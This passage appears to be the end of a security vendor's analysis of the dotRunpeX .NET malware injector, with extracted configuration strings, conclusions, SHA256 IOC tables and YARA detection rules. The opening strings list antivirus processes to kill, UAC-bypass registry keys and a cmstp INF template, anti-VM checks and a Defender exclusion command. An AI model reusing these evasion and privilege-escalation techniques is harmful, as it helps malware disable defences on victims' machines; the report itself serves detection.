C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe  
Error  
2345RTPProtect  
2345SafeCenterSvc  
2345SafeSvc  
2345SafeTray  
kxetray  
kxescape  
kxemain  
kwsprotect64  
kscan  
HipsTray  
HipsDaemon  
360sd  
360rp  
QQPCTray  
QQPCRT  
360tray  
360leakfixer  
360Safe  
ZhuDongFangYu  
MultiTip  
AvastSvc  
sched  
avp  
McSvHost  
avconfig  
bdagent  
MsMpEng  
wireshark  
MpCmdRun  
nnd32  
nod32  
nod32krn  
eguiProxy  
ekrn  
Software\Classes\ms-settings\shell\open\command  
DelegateExecute  
cmd.exe  
/C computerdefaults.exe  
Run without emulation  
Select \* from Win32\_ComputerSystem  
Manufacturer  
microsoft corporation  
Model  
VIRTUAL  
vmware  
VirtualBox  
This file can't run into Virtual Machines.  
root\CIMV2  
SELECT \* FROM Win32\_VideoController  
Name  
VMware  
VBox  
Run using valid operating system  
SbieDll.dll  
USER  
SANDBOX

VIRUS  
 MALWARE  
 SCHMIDTI  
 CURRENTUSER  
 \VIRUS  
 SAMPLE  
 C:ile.exe  
 Afx:400000:0  
 HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0  
 Identifier  
 VBox  
 HARDWARE\Description\System  
 SystemBiosVersion  
 VideoBiosVersion  
 VIRTUALBOX  
 SOFTWARE\Oracle\VirtualBox Guest Additions  
 noValueButYesKey  
 C:\WINDOWS\system32\drivers\VBoxMouse.sys  
 VMWARE  
 SOFTWARE\VMware, Inc.\VMware Tools  
 HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0  
 HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0  
 SYSTEM\ControlSet001\Services\Disk\Enum  
 0  
 SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000  
 DriverDesc  
 SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\Settings  
 Device Description  
 InstallPath  
 C:\PROGRAM FILES\VMWARE\VMWARE TOOLS\  
 C:\WINDOWS\system32\drivers\vmmouse.sys  
 C:\WINDOWS\system32\drivers\vmhgfs.sys  
 kernel32.dll  
 wine\_get\_unix\_file\_name  
 QEMU  
 \\.\ROOT\cimv2  
 Description  
 VM Additions S3 Trio32/64  
 S3 Trio32/64  
 VirtualBox Graphics Adapter  
 VMware SVGA II  
 noKey  
 Fatal 'Error  
 C:\windows\system32\cmd.exe  
 /K "fodhelper.exe"  
 C:\windows\temp  
 \  
 .inf  
 REPLACE\_COMMAND\_LINE  
 /au  
 cmstp  
 {ENTER}  
 [version]  
 Signature=\$chicago\$  
 AdvancedINF=2.5  
 [DefaultInstall]  
 CustomDestination=CustInstDestSectionAllUsers  
 RunPreSetupCommands=RunPreSetupCommandsSection  
 [RunPreSetupCommandsSection]  
 ; Commands Here will be run Before Setup Begins to install  
 REPLACE\_COMMAND\_LINE  
 taskkill /IM cmstp.exe /F  
 [CustInstDestSectionAllUsers]  
 49000,49001=AllUser\_LDIDSection, 7



```

[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath",
"%UnexpectedError%", ""
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
c:\windows\system32\cmstp.exe
Windows 1
Windows 8
Windows 7
fodhelper
Software\Classes\exefile\shell\open\command
slui
Software\Classes\mscfile\shell\open\command
eventvwr
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
ProductName
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.Sec

Enabled
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
EnableLUA
powershell
Software\Classes\Folder\shell\open\command
SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
Add-MpPreference -ExclusionPath "
" -Force
Иисyc.sys
\Registry\Machine\System\CurrentControlSet\Services\TaskKill
System\CurrentControlSet\Services\TaskKill
\??\
Type
ErrorControl
Start
ImagePath
\\.
SeDebugPrivilege
SeLoadDriverPrivilege
\KnownDlls\
ntdll.dll
ZwOpenSection
ZwMapViewOfSection
NtClose
ZwUnmapViewOfSection
MZ
_4
BIDEN_HARRIS_PERFECT_ASSHOLE

```

We can easily spot configuration strings related to persistence settings, resource name and its decryption key (where .NET resource contains payload to be injected), target binary for the payload to be injected in, Anti-Malware service names to be killed, UAC bypass, Anti-VM, Anti-Sandbox, procexp driver installation path and its name, etc.

We provide two versions of this tool that can process just one sample or mass-process the directory of samples. For the best performance, the multi-threaded PowerShell module is recommended use. Still, for troubleshooting, simple modification, and easy debugging, we are also providing a single-threaded script with the same functionality as we expect soon some modification in dotRunpeX code where appropriate changes in the code of the tool or hooking library would be needed.

## Conclusion

---

By monitoring this new threat for several months, we got deep insight into its evolution, delivery methods, and how it was abused to deliver a wide scale of different malware families.

Over time, we consider dotRunpeX to be in high development adding new features on regular bases and getting more popularity and attention every day. Because of the rising usage of this injector, we developed and provided several tools to automate the analysis of this virtualized dotnet code.

Some of the developed tools described in this report introduced PoC methods and can serve for developing other tools with similar functionality. We showed how open-source libraries such as AsmResolver and clrMD could be used in a real-world example to support the research and to help with the reverse engineering of protected code.

In this report, we provided an in-depth analysis of both versions of the dotRunpeX injector, the similarities between them, and described the main interesting techniques they use, such as abuse of the vulnerable process explorer driver, code virtualization caused by the usage of KoiVM protector, modification of D/Invoke framework with decoy syscall patching.

Our analysis and conclusions are based on dozens of campaigns we spotted in the wild and hundreds of samples that were mass processed.

Because of the high development of dotRunpeX, we believe that provided tools would need some modification soon as a reaction to changes in dotRunpeX. Still, with provided source codes, it should be relatively easy to work around these changes for other researchers.

**Check Point customers remain protected from the threats described in this blog**, including all its variants. *Check Point's [Threat Emulation](#) protects networks against unknown threats in web downloads and e-mail attachments. The Threat Emulation engine picks up malware at the initial phase before it enters the network. The engine quickly quarantines and runs the files in a virtual sandbox environment, which imitates a standard operating system, to discover malicious behavior at the exploit phase.*

*[Harmony Email & Office](#) deploys between the inbox and its native security. The solution secures inbound, outbound, and internal email from phishing attacks that evade platform-provided solutions and email gateways. It works with these other solutions and doesn't require any MX record changes that broadcast security protocols to hackers.*

## IOCs

SHA256 Hash	Version	Malware family of embedded payload
1e7614f757d40a2f5e2f4bd5597d04878768a9c01aa5f9f23d6c87660f7f0fbc	OLD	Lokibot
68ae2ee5ed7e793c1a49cbf1b0dd7f5a3de9cb783b51b0953880994a79037326	OLD	Lokibot
317e6817bba0f54e1547dd9acf24ee17a4cda1b97328cc69dc1ec16e11c258fc	OLD	Redline
65cac67ed2a084beff373d6aba6f914b8cba0caceda254a857def1df12f5154b	OLD	SnakeKeylogger
81763d8e3b42d07d76b0a74eda4e759981971635d62072c8da91251fc849b91e	OLD	SnakeKeylogger
0e11704fcc3c36832ba98b80ea44a3013660d1ed3fb48158b982fed9f9050391	NEW	AgentTesla
0f9e27ec1ed021fd7375ca46f233c06b354d12d57aed44132208cd9308bfee11	NEW	AgentTesla
881a337aa85a4b01c08706ab941573c5dc9b76ea0e4e1c2693a9b4aa4453ec8c	NEW	AgentTesla
feae44d8927dd41feaed997b3dbf7b41933496d6285b79554b83e72ae8a045c4	NEW	AgentTesla

SHA256 Hash	Version	Malware family of embedded payload
1c1fcc4133af77f07d0c0299d0320aa9f447748ebead74b429f73c44d950e38b	NEW	AgentTesla
35c11f7315d2e5d04d783de4314d8cde2def382f1e3fc49ccc555337c54d63cc	NEW	AgentTesla
4068637c121888476533a3bbb16bec6bc3b4f81f7b9de635ef3576d56dc54c75	NEW	AgentTesla
40df5a6e6dcadbe576ce4a8b01cfb82bf3f56a87bae674200e60814eab666c6d	NEW	AgentTesla
8a0d6e40e545d40956194230f03608859f2a47420a9b11b199142641bc6419ee	NEW	AgentTesla
7c3803c09a0370aa6484d8ad2f5690b96212d98e45fc8f9cb6022f87dff637fc	NEW	AgentTesla
93e2ea6f021951369028b73637d9558c8baf3c99d9de1a2a60c1461cb9d571bf	NEW	AgentTesla
d95298befdde567b31571d16f327840fa0f0dd9c54bf876531820910418a52b6	NEW	AgentTesla
149af913afd7eb2773386d14e88a46449cbc9096e0748cfbaa2e061b59525bf0	NEW	AgentTesla
a73f134ab62a5c23a8c8bafabbfd5e0408c826ba5418488639724708ec5ef28	NEW	AgentTesla
aca4d6278f31f374262e0388d16ee6fcdcbbad8257374f1feaabf75b0ec23157	NEW	AgentTesla
50451fda27fd8569c7b32bfe82197b82a8637cac928164e1b091a389060e957e	NEW	AgentTesla
9ed8eeb1db8909c96a958d91213093d2488dc172a8d22ba62657b9bfeb044fec	NEW	AgentTesla
6c08c0654726c2f793b5191d5e7c74fdf3a2461118a45aa8527a0a30e3f256fd	NEW	AgentTesla
283cd48dc1368b6852c2f3168bf7a78ad593df010d9a67ed1c938508da5de783	NEW	AgentTesla
b019a0535ca7466d7884825542ac6910fe037913118e1136dcac7e9ef3dc0dc9	NEW	AgentTesla
b1c9b356c50230629c4697b0527fd7a0fa8d6f0e8342a1eb5b5a4f90d8f0eb86	NEW	AgentTesla
5bbd9513f0872d23ca43dd553a63a12882be274fef983fab427721257d60eaec	NEW	AgentTesla
9d9940b60809e3c10cd4540f8e589626a293244a999bea16c259f9712969a742	NEW	AgentTesla
cd4c821e329ec1f7bfe7ecd39a6020867348b722e8c84a05c7eb32f8d5a2f4db	NEW	AgentTesla
cddf8b8da972cb2e560c70d01366f582445441864fcff884b8194eb6c21a768c	NEW	AgentTesla
6c367333c677c2268df9deaff6ad4e711e73e53504aa1aa845bebfbfe635f1d2	NEW	ArrowRAT
5e3588e8ddeb61c2bd6dab4b87f601bd6a4857b33eb281cb5059c29cfe62b80	NEW	AsyncRat
244f2d4f3c34d00babef5f1765e91c0abda9dbd1d131fc93ecb48c91ecc801a8	NEW	AsyncRat
95793df9284fe35c0491e5cfa36bc8f49fd426ccdf35f5fe2f098e07d160a4dc	NEW	AveMaria/WarzoneRAT
55ee7efcb3d1d2e0eac0ecadd651d6a299de82d94347ef9862bc981ae619532b	NEW	BitRAT
13081992c0ef5c52c2b6224f3ff1ab38160bca9424e7c0470e0c175c920bdc9d	NEW	Cryptocurrency Stealer
0daef2c2bf086312037ebc91beec0302a7e4d1750f260d02bf815bd13c611559	NEW	Downloader
331ad58c524100da7e459e5c3943e970414617f60b3ed0f1a74f3bf189aafa7	NEW	Downloader
44a11146173db0663a23787bffb120f3955bc33e60e73ecc798953e9b34b2f2	NEW	Downloader
03fcbab82603df2858f7d6fefdb6ae3cc8e17393af6d44f24634d28fccf3f181	NEW	Formbook

SHA256 Hash	Version	Malware family of embedded payload
373a86e36f7e808a1db263b4b49d2428df4a13686da7d77edba7a6dd63790232	NEW	Formbook
50ec8a9e59e1bcb0a41477e20f5bb809a80329d56e20cf99e93d756b9e0ceefc	NEW	Formbook
41ea8f9a9f2a7aeb086dedf8e5855b0409f31e7793cbba615ca0498e47a72636	NEW	Formbook
76e129552a30fa5c914d9f946f40b2ec2bbbbeb4e5e2f324e70455725030e157	NEW	Formbook
8fa81f6341b342afa40b7dc76dd6e0a1874583d12ea04acf839251cb5ca61591	NEW	Formbook
ae4f3b6c43d5ea8ee68d862362d4e8d7b317889eb9abead948a9b791ad9d7071	NEW	Formbook
b4c876d1797efbef614b44e52482c835c32e8ee020975a30fa2d25ed9cf8aa2b	NEW	Formbook
d5eda02ff2f05d1e0d06a69018de463ab36497048a1ef2b69af93aa76ccfc07d	NEW	Formbook
fa3a9fc2adf9d1ca812e0951e21bf72ba3ec9ceb1c0cf0bfc0171b6d4adadf83	NEW	Formbook
1f2ffabb3b89e6083ca5de70f5d718295c7a633c2d957da7c4469de059efde2c	NEW	Formbook
bd133efea4b865f42eb05e0c92e3ab3b58ac087c0682ea9112b96596a7111ff6	NEW	Formbook
e6da2d860bd2d0e8b56737b4c8c47cdeea78a404cd0d6fa5a26cbb5ac7682d1d	NEW	Formbook
d87a200a26d07a64272e93fb3ae8f8d9e4d34bdfedb0cf7c685a6c97912e967f	NEW	LgoogLoader
7120cf1ad3fdcae7ba6956749a8988e8181837a05948b432cec6ae11229b1d12	NEW	LgoogLoader
304847c69875ec59995fbb453f8d1106f80c5eb380ae6b8676e76f5372290194	NEW	NetWire
25fbe0ff3274b4bc981fa6ec0459e9b95ceec6397194e10ea6287bf4b899a9b07	NEW	PrivateLoader
1bc7fc0a4796f7780223b4f0bf8d6816b3721f0b52eedc0df9a32dc4ea4829e8	NEW	PrivateLoader
75236a06aadafc69cc5aa8032468869fb868a9a100b687f19c66be03410c2487	NEW	PrivateLoader
ee0d55b9a2d03c5bea9f69f98b042ab7b3064366f335a8a53096387876bf48d7	NEW	PrivateLoader
8de23e90bac05911cbfb6b036c6808ce7c244e4e875cb7edcdb90f75e89e5476	NEW	PrivateLoader
10bbfa36ddd8ea6038e2071320ee84f7a9208a5be3a4dda448e83393cdf39a4d	NEW	PrivateLoader
ff72f619907a25f3d99f0c3aa84710c6ff6cb4c3fd8ebad14f85f96c6da49222	NEW	PrivateLoader
242e1c82269725c01108e52376be8ddad39ab29da49356d10e527af6d78058f5	NEW	PrivateLoader
ae4d2054a6e1f9ba2c269eace61aac7259adb0645d18da82779717d83174837d	NEW	PrivateLoader
bf7b127b1bb81b68439851386cd3d1600bb8b9ec56135e668a88062d913410dd	NEW	PrivateLoader
b8bb071899ae7bd16a328c0998b3cd40261d61e564ac77f9bf3e495fab0ad267	NEW	QuasarRAT
17af8118607b9fc1f7b6aa82fd72f4fc115320d293e103dfe356706bb7c581b7	NEW	RecordBreaker – Raccoon Stealer 2.0
366284c1a0577937c86744349ac47e6e578da500ada3deb857ff233d9851ee6b	NEW	RecordBreaker – Raccoon Stealer 2.0
3e50f0eaf02d12653d5f757372240adcb5c16a5ab647a667637ba4c50d37aad	NEW	RecordBreaker – Raccoon Stealer 2.0

SHA256 Hash	Version	Malware family of embedded payload
47849f610a30d72660b1725a0b18d78c5204257b3740641727bdcbfd1ebd466a	NEW	RecordBreaker – Raccoon Stealer 2.0
507f413ac42df115988df498a90fc1ae610cafb66cb30a3a7de53e71ec90e7cd	NEW	RecordBreaker – Raccoon Stealer 2.0
57f261cc442dd9a4f1cd4ffd281c9855f4f9a736abffaf539d9df2a6ea0dd409	NEW	RecordBreaker – Raccoon Stealer 2.0
76eed1849d0a0474f9e0a58afcd2cc1ea7af316535b4b4b27ff810a162d4f8f	NEW	RecordBreaker – Raccoon Stealer 2.0
855b2e04c323a269d3731c093f0bc80ab3497a69ab8d2967847451a87f04fb0a	NEW	RecordBreaker – Raccoon Stealer 2.0
87134629723b2c6f4d0a74c35fdce89653471d9880b23f4faea6664ae151db0e	NEW	RecordBreaker – Raccoon Stealer 2.0
8bcc23ec881d61839fc57e8ec7425ac5ed625425fbf265fcb53ad73a73825b18	NEW	RecordBreaker – Raccoon Stealer 2.0
9177ba0c649f08fa6367d04091a7672fedb82215b26e08346645544f0631ebfd	NEW	RecordBreaker – Raccoon Stealer 2.0
9246ed27032429f234888b2713529001344850c608cab9f5ab7274195d330bec	NEW	RecordBreaker – Raccoon Stealer 2.0
a487e959e59bc9500c43ac270eaf345eaf28173b07ed7dd82b2495aa19cdab88	NEW	RecordBreaker – Raccoon Stealer 2.0
ada1679a193c9b17b206b3d9ff2a19d64c6c8c5f882a321381c9d5347a8b4b3e	NEW	RecordBreaker – Raccoon Stealer 2.0
c1be6f792bd51d23d848e54cd217bdf9edcbb2b89df741190929f6fa327a10cb	NEW	RecordBreaker – Raccoon Stealer 2.0
db8ed3e6dd7e6818046e7ee1e9c6c91f98aa5ce3113b14fb1c85a50a45569b18	NEW	RecordBreaker – Raccoon Stealer 2.0
ddae8737d7cc35a87274a26b886e6b48ae947aa849c3d7ecb84de6f6d553aa96	NEW	RecordBreaker – Raccoon Stealer 2.0
efa9a303af112ffb6737846755e3a995510fd65b6ced9032dc68cd7bbe4c307d	NEW	RecordBreaker – Raccoon Stealer 2.0
20b5c7f210320cf23a63ac7f76086a6e257dd0c248d77deff444cb3dcf624799	NEW	RecordBreaker – Raccoon Stealer 2.0
f0ee1ddb789207c2000f728f6adabbe344ded7cba0804926a7cfc53bdbbc54eb	NEW	RecordBreaker – Raccoon Stealer 2.0
f440309e372551fb6ee00ecca71a70a1b8b7e077fe61b0687411147b582ab415	NEW	RecordBreaker – Raccoon Stealer 2.0
21a570237cdacdb8c69679e59c4dba6aa05f123f9db7470ec34e2f4024c3646b	NEW	RecordBreaker – Raccoon Stealer 2.0
4e8bf8c770727a3b0f551adcff2716c941234708e679c868ce42532714a29d27	NEW	RecordBreaker – Raccoon Stealer 2.0

SHA256 Hash	Version	Malware family of embedded payload
3c0c55b4ce2d90448949980fbca1fa447832f67fb864472551513b6e4eff5304	NEW	RecordBreaker – Raccoon Stealer 2.0
61b5b6a513be380d50282c1c8391a5362d746bd70506343d04bda3751c3b25de	NEW	RecordBreaker – Raccoon Stealer 2.0
a4d455f65bb4d2dde03a0686433b6d515c71b5655fa78b86a4f9bdae503c1295	NEW	RecordBreaker – Raccoon Stealer 2.0
c9d36fcce70893aa16a846b48009bbd8b46fc11c6821b750083a9c89669038cc	NEW	RecordBreaker – Raccoon Stealer 2.0
04a1021d0880a4f13ed8693dfe65889a5f827fe5ee9369abbc00b58efc40e69b	NEW	Redline
13eb08dda92356f21888d95a6611a46728dfcefcdf769e7edad1a70e958e5367	NEW	Redline
20330ec79f6c6edce8c3d87e3340aebc60f528d3751339e57437b178b9cb914d	NEW	Redline
22962d59a066795696464868700fa7d3f735bfdb494a7a879fb54668a0ca3d46	NEW	Redline
2b1be3ea73921adde804b85e93817869556fa9919bf7a528639a796e27351755	NEW	Redline
301be47a8fefa749d904425b43ae459249e2b44ff62051f3a5529d6222259f42	NEW	Redline
410b032a8635fba6cc30f0c2049a53f93b98128388a4a7ce2c3a0bfb33591f9f	NEW	Redline
43d49812cc723b3c24ca7048faa859800c7e303e074243e4348f65d34127367b	NEW	Redline
47c765ad0baae96498e05e3f0984002cbce6b3f1bacd1cf238681a677c2f8036	NEW	Redline
482765b55aecbf24eb102f531afb6c8905ab7a058a447d217be70984f15b4573	NEW	Redline
50b7e742eea52e18cf908cd676b87c0f145ecc3ff9692b01c90c47750fe989a7	NEW	Redline
70a6d43a56d267aa4fdac5a96722a2ff05e2ac1cc9ba996d173f0b3252e09898	NEW	Redline
7263336f1ec49f936501c508a9edf072a81002e64e52a1ed0cafb1378bb07a2a	NEW	Redline
770e7d287fe352f12757ebfbb4502b10f61001630d70ddf414157b12e1f5e9a3	NEW	Redline
87f5b4385a2a87229b6c448a3b4b19a7e75fe6bc607dff0e1f860e9e4499eca	NEW	Redline
adc5669dd1153111f4cc07714599145a775d8c260c1acae9c142280147d1793a	NEW	Redline
b80b3dae21d54eb9ccde40b9ba728ba3d45a73e0fc91adae3d7c375208631527	NEW	Redline
e35547cfb6ae3fe18df6d887334952e7a38cc51a230f02c7f62a5fef083de7cf	NEW	Redline
f570b6c46a5bb5a8757b1125c7d4b5d4aca2c7e9354ed1d34b78fd4f08280e30	NEW	Redline
f6aba045ca29ba39bbdbcf2f8bde63efc971d138f88bf03aea2d13ddec88a0483	NEW	Redline
fefb4288cb41fcca85cd50653093d7b27c9c51769b03f72adf951c5a1f111ddf	NEW	Redline
f79273a1efb664d81f68e808b9ec963bfef79d63bd277108863d6ae3c4801a9e	NEW	Redline
24c870202b3aedfcd28a8afb93b5212b791c265abd872ef94e44401d1ca309ad	NEW	Redline
417c3f327c2d8b54ec72a5a89280fecb589a3e0b89c281bbc077d7de445cc76b	NEW	Redline
948416d3aeae6f31df3341118a25a4231a7eed23b3db73a022e9da70734163c9	NEW	Redline



SHA256 Hash	Version	Malware family of embedded payload
71cc196ad2103a1facd81f2b8bd985273f682019b2a88841d2f34ecc373d1d69	NEW	Redline
7bdb945f2dab863a299e26ab4c6dfb1e4f7321c38fe101224252d993495bc157	NEW	Redline
0bb4d022d6007fcdf1d0707b646063b4b66cf5177da6a1fc6c5d0fc217501d6f	NEW	Redline
0e918ad3e7ad983ecf6c3238991c13a230acc897193e0ad360d2eeaab42bf078	NEW	Redline
f413dbf6764bc73ab94428831e0ce3fc0369856aa50c4f9c0f5948eac85d2d08	NEW	Redline
670a96324222e6bb02bd36c7e5b100fb5d52d2d59891bd9599b1a47438ac9578	NEW	Redline
9049d536e6da46b63c562197ab92f511d5f5e2883eb8bf29f72217282ae25772	NEW	Redline
116d81561faa8c8a9cf4fbc947e9eee11185f3960dae8179a968dea143bfd0	NEW	Redline
9984a21c06fea77e96ba410cffb99de530201ef0c74f3e8b38b3afd4fdf0b333	NEW	Redline
bcc80eabe068cbbe38fa37b58e67fee54af75fa9e8a1fc30d93b7d30886d05da	NEW	Redline
202570439b32480e6df232977d5435be9be94822c75f89b09f571e5b03f8c9ab	NEW	Redline
96b5ea21a2556486cebbbed76711a8bbae42de1e97e3311213833c6567a4fbbdc	NEW	Redline
35c53663294e5476315853228b4ae642f552c6c6b1253412a7f981c7ddf3d0b7	NEW	Remcos
8c451b84d9579b625a7821ad7ddcb87bdd665a9e6619eaecf6ab93cd190cf504	NEW	Remcos
7d8c18056e86a3b8c32b524f9de009ced61caf463abe1bca285fa305d4b5616a	NEW	Rhadamanthys
a2e9a2389faf04b67fbbd6fc71134860a145db7643d88ba312390493d5619302	NEW	Rhadamanthys
9f96e5bc9ffc9742cb10384566dc7fb232e0f0d633e643bd487b747b6e88f369	NEW	Rhadamanthys
71ecfddc7fe52a10bdf79c39cf9a1d911257ed0deee1bfef21386053bfe88110	NEW	Rhadamanthys
96e49a5ac188d49003b2fe77ad8a4c8866a94cc828dc6172d9a13a8c26e49b9b	NEW	Rhadamanthys
5474d15059ca4213ab1c13fba25ab8ba38559cac7ec2ab336d2411b90eab1217	NEW	SnakeKeylogger
eb2e2ac0f5f51d90fe90b63c3c385af155b2fee30bc3dc6309776b90c21320f5	NEW	SnakeKeylogger
02355d3fee5e217b25f9210ad0f6bacc3807b6ef1a59aa4d428c01017dcbcf28	NEW	Vidar
05f9553616bb5fdbf37bd4036c210929e08d7181de898c1bea1bdae7afb0766f	NEW	Vidar
0c857501e3851072db666386136929c06bcf4c8d3160b41b7d82a3ce9afca1be	NEW	Vidar
3418a369486e9bf2b57023dc0b02cb00f12a5214fca8bae20ff93586cc8c678a	NEW	Vidar
363c46dfb252d7c40d9c3bb63bdc40c2eff0ce16c0c1b77f507d73058104c6e1	NEW	Vidar
4c17f7ee55f9bf6fa9acaeeb9574feab39ba4a3cccd4426dfa85aaf58b90ae73	NEW	Vidar
4d4f97f1621334e4075e0229265ac6c5da14754eff1378a7d77ea6d3821e8a33	NEW	Vidar
87b92fcd04f69f9c132c9f350dbb3686888a5e388b1f787f6a658f09582c0da6	NEW	Vidar
99e733391ac499e78e535a98551c4d27408abfad4e56fe4c46956636655df29c	NEW	Vidar
b67bc78347918209973d633287c4e1f514a0917b8678c2cf2066ba80b2004f78	NEW	Vidar

SHA256 Hash	Version	Malware family of embedded payload
c6e0a5e947e9f23cd0af6fa8bd44411a12212ab1de5007036926089800ac8692	NEW	Vidar
cb014704f53d5da64964c2b0bfc7e13bbdf389555294c6f6c98c2527f6406d6d	NEW	Vidar
d55f6b273254d2be71991cdbdb288cc94a7bc715c4be7ad97c0e1625bc0f2696	NEW	Vidar
d6fd4a75e32f78817f84de3dcb9e3fd767f602b7da1edecd06391ff62a481571	NEW	Vidar
e56c525248b1f9201cddcf1802377a7157029e8935696d1a9d9169e1d0501fa4	NEW	Vidar
e6a2575c893868e3d8ea5982699c9c2b75a07b8ec092b0cb26d7b5c3c2640f33	NEW	Vidar
ec875c5901e28a04b199f577b16a8ba6ac8c9ab7e90bc51a5809f668882ba54f	NEW	Vidar
b4a57b62569ee1ccb1c2dae148488dc9e37d738f0fed4f0a6e144caeb910f546	NEW	Vidar
f9c25b4755ab54ff3f8d827b6422d43ed14dbd03fd4faa266348eee177f7957f	NEW	Vidar
fa258b12d3f4ca1503379a4f6a800bdb1d589ef15ab8bfc20d452f70c8a0745c	NEW	Vidar
fcc4c20c07fdf816b7cc6dfba34d42af827ecf01e9972f266ac395e54db028af	NEW	Vidar
a19cabf8ce0a8012dedbf65855981db1efa3b9773365554401a74bfb7a45490f	NEW	Vidar
7f801c77fb61cc8d5c03e9fa3068163b595f5bf8c176628398bbbea5aa0a1b74	NEW	Vidar
63de4552312345e055236c82ecdc55c2bc8b3c37f363cb081f8f788b5203d759	NEW	Vidar
2478cd52847146b34cae6b768c794210838a3002a622ce61c2f90d075f6e0e65	NEW	Vidar
c5646cc9fe486f0644067fc294f83eb6a39ce6f28eea3708c9bf49e244acc0f9	NEW	Vidar
fc99e6083b1dcbe72fb818dbd53903f30c312731f2cfc8607f9d2bf2586be1ee	NEW	XWorm

## Yara

---

```

rule injector_ZZ_dotRunpeX {
  meta:
    description = "Detects new version of dotRunpeX - configurable .NET injector"
    author = "Jiri Vinopal (jiriv)"
    date = "2022-10-30"
    hash1 = "373a86e36f7e808a1db263b4b49d2428df4a13686da7d77edba7a6dd63790232" // injects Formbook
    hash2 = "41ea8f9a9f2a7aeb086dedf8e5855b0409f31e7793cbbba615ca0498e47a72636" // injects Formbook
    hash3 = "5e3588e8ddebd61c2bd6dab4b87f601bd6a4857b33eb281cb5059c29cfe62b80" // injects AsyncRat
    hash4 = "8c451b84d9579b625a7821ad7ddcb87bdd665a9e6619eae6f6ab93cd190cf504" // injects Remcos
    hash5 = "8fa81f6341b342afa40b7dc76dd6e0a1874583d12ea04acf839251cb5ca61591" // injects Formbook
    hash6 = "cd4c821e329ec1f7bfe7ecd39a6020867348b722e8c84a05c7eb32f8d5a2f4db" // injects AgentTesla
    hash7 = "fa8a67642514b69731c2ce6d9e980e2a9c9e409b3947f2c9909d81f6eac81452" // injects AsyncRat
    hash8 = "eb2e2ac0f5f51d90fe90b63c3c385af155b2fee30bc3dc6309776b90c21320f5" // injects
SnakeKeylogger
  strings:
    // Used ImplMap imports (PInvoke)
    $implmap1 = "VirtualAllocEx"
    $implmap2 = "CreateProcess"
    $implmap3 = "CreateRemoteThread"
    $implmap4 = "Wow64SetThreadContext"
    $implmap5 = "Wow64GetThreadContext"
    $implmap6 = "NtResumeThread"
    $implmap7 = "ZwUnmapViewOfSection"
    $implmap8 = "NtWriteVirtualMemory"
    $implmap9 = "MessageBox" // ImplMap not presented in all samples - maybe different versions?
    $implmap10 = "Wow64DisableWow64FsRedirection"
    $implmap11 = "Wow64RevertWow64FsRedirection"
    $implmap12 = "CreateFile"
    $implmap13 = "RtlInitUnicodeString"
    $implmap14 = "NtLoadDriver"
    $implmap15 = "NtUnloadDriver"
    $implmap16 = "OpenProcessToken"
    $implmap17 = "LookupPrivilegeValue"
    $implmap18 = "AdjustTokenPrivileges"
    $implmap19 = "CloseHandle"
    $implmap20 = "NtQuerySystemInformation"
    $implmap21 = "DeviceIoControl"
    $implmap22 = "GetProcessHeap"
    $implmap23 = "HeapFree"
    $implmap24 = "HeapAlloc"
    $implmap25 = "GetProcAddress"
    $implmap26 = "CopyMemory" // ImplMap added by KoiVM Protector used by this injector
    $modulerefKernel1 = "Kernel32"
    $modulerefKernel2 = "kernel32"
    $modulerefNtdll1 = "Ntdll"
    $modulerefNtdll2 = "ntdll"
    $modulerefAdvapi1 = "Advapi32"
    $modulerefAdvapi2 = "advapi32"

    $regPath = "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill" wide // Registry
    path for installing Sysinternals Procexp driver
    $rsrcName = "BIDEN_HARRIS_PERFECT_ASSHOLE" wide
    $koiVM1 = "KoiVM"
    $koiVM2 = "#Koi"
  condition:
    uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550 and ($regPath or $rsrcName or 1 of
($koiVM*)) and
    24 of ($implmap*) and 1 of ($modulerefKernel*) and 1 of ($modulerefNtdll*) and 1 of
($modulerefAdvapi*)
}

```

```

rule injector_ZZ_dotRunpeX_oldnew {
    meta:
        description = "Detects new and old version of dotRunpeX - configurable .NET injector"
        author = "Jiri Vinopal (jiriv)"
        date = "2022-10-30"
        hash1_New = "373a86e36f7e808a1db263b4b49d2428df4a13686da7d77edba7a6dd63790232" // injects Formbook
        hash2_New = "41ea8f9a9f2a7aeb086dedf8e5855b0409f31e7793cbba615ca0498e47a72636" // injects
Formbook
        hash3_New = "5e3588e8ddebd61c2bd6dab4b87f601bd6a4857b33eb281cb5059c29cfe62b80" // injects
AsyncRat
        hash4_New = "8c451b84d9579b625a7821ad7ddcb87bdd665a9e6619eaecf6ab93cd190cf504" // injects
Remcos
        hash5_New = "8fa81f6341b342afa40b7dc76dd6e0a1874583d12ea04acf839251cb5ca61591" // injects
Formbook
        hash6_New = "cd4c821e329ec1f7bfe7ecd39a6020867348b722e8c84a05c7eb32f8d5a2f4db" // injects
AgentTesla
        hash7_New = "fa8a67642514b69731c2ce6d9e980e2a9c9e409b3947f2c9909d81f6eac81452" // injects
AsyncRat
        hash8_New = "eb2e2ac0f5f51d90fe90b63c3c385af155b2fee30bc3dc6309776b90c21320f5" // injects
SnakeKeylogger
        hash1_Old = "1e7614f757d40a2f5e2f4bd5597d04878768a9c01aa5f9f23d6c87660f7f0fbc" // injects
Lokibot
        hash2_Old = "317e6817bba0f54e1547dd9acf24ee17a4cda1b97328cc69dc1ec16e11c258fc" // injects
Redline
        hash3_Old = "65cac67ed2a084beff373d6aba6f914b8cba0caceda254a857def1df12f5154b" // injects
SnakeKeylogger
